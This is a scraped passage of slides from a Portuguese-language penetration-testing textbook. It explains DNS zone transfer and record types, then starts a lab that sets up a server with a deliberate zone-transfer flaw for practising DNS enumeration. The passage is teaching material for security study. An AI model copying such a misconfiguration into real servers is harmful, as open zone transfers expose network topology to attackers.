






![consultas, o servidor escravo também possui esse banco de dados que
ele transfere do mestre por meio de uma técnica chamada de
transferência de zona. Na transferência de zona, todas as informações
daquele domínio (relação de registros e IPs) são repassadas ao servidor
escravo.
As informações a respeito do servidor DNS ficam armazenadas em campos
denominados registros. Um registro associa os tipos de DNS. Por exemplo:
um registro DNS do tipo A associa o nome DNS a um IP, um registro do
tipo HINFO associa o nome DNS a informações de hardware.
5.1.1 Tipos de registro DNS
O servidor DNS responde a solicitações graças aos registros. Saber
identificar os principais tipos de registro DNS é fundamental para
entendermos o que estamos testando. Os principais tipos de registro são:
• NS (Name Server) – O registro NS identifica quem são os servidores
DNS primário e secundário.
Exemplo:
kali.com.br. IN NS nameserver1.kali.com.br
• A – Endereço de host [Host address (A) resource record] – Associa
nomes DNS com endereços IPv4.
Exemplos:
kali.com. IN A 127.0.0.1
kali.com.br. IN A 192.168.1.2
kali2.com.br. IN A 192.168.1.3
• AAAA – Endereço de host IPv6 [IPv6 host address (AAAA)] – Associa
nomes DNS com endereços IPv6.
Exemplo:
ipv6_host1.kali.com. IN AAAA 4321:0:1:2:3:4:567:89ab
• CNAME (Canonical Name) – Mapeia um alias (apelido) de um
servidor DNS para outro servidor DNS. O registro CNAME é utilizado](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-72-2048.jpg)

![• SOA (Start of authority) – É o registro que define características de
uma zona.
Exemplo:
@ IN SOA nameserver.kali.com.br. postmaster.kali.com.br. (
1; serial number
3600; refresh [1h]
600; retry [10m]
86400; expire [1d]
3600 ); min TTL [1h]
5.2 Laboratório – Enumeração DNS
Para realizar uma enumeração DNS e determinar a topologia da rede em
questão, vamos configurar o nosso próprio servidor com uma falha de
transferência de zona.
Primeiro configure a rede para a faixa de IP 192.168.1.0/24. Essa
configuração pode ser feita no roteador, conforme mostra a figura 5.2.
Figura 5.2 – Rede configurada para a faixa de IP 192.168.1.0/24.
O Debian deverá receber estaticamente o IP 192.168.1.102 por causa das
configurações de DNS:
root@debian# killall NetworkManager
root@debian# killall dhclient
root@debian# ifconfig eth0 0.0.0.0](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-74-2048.jpg)







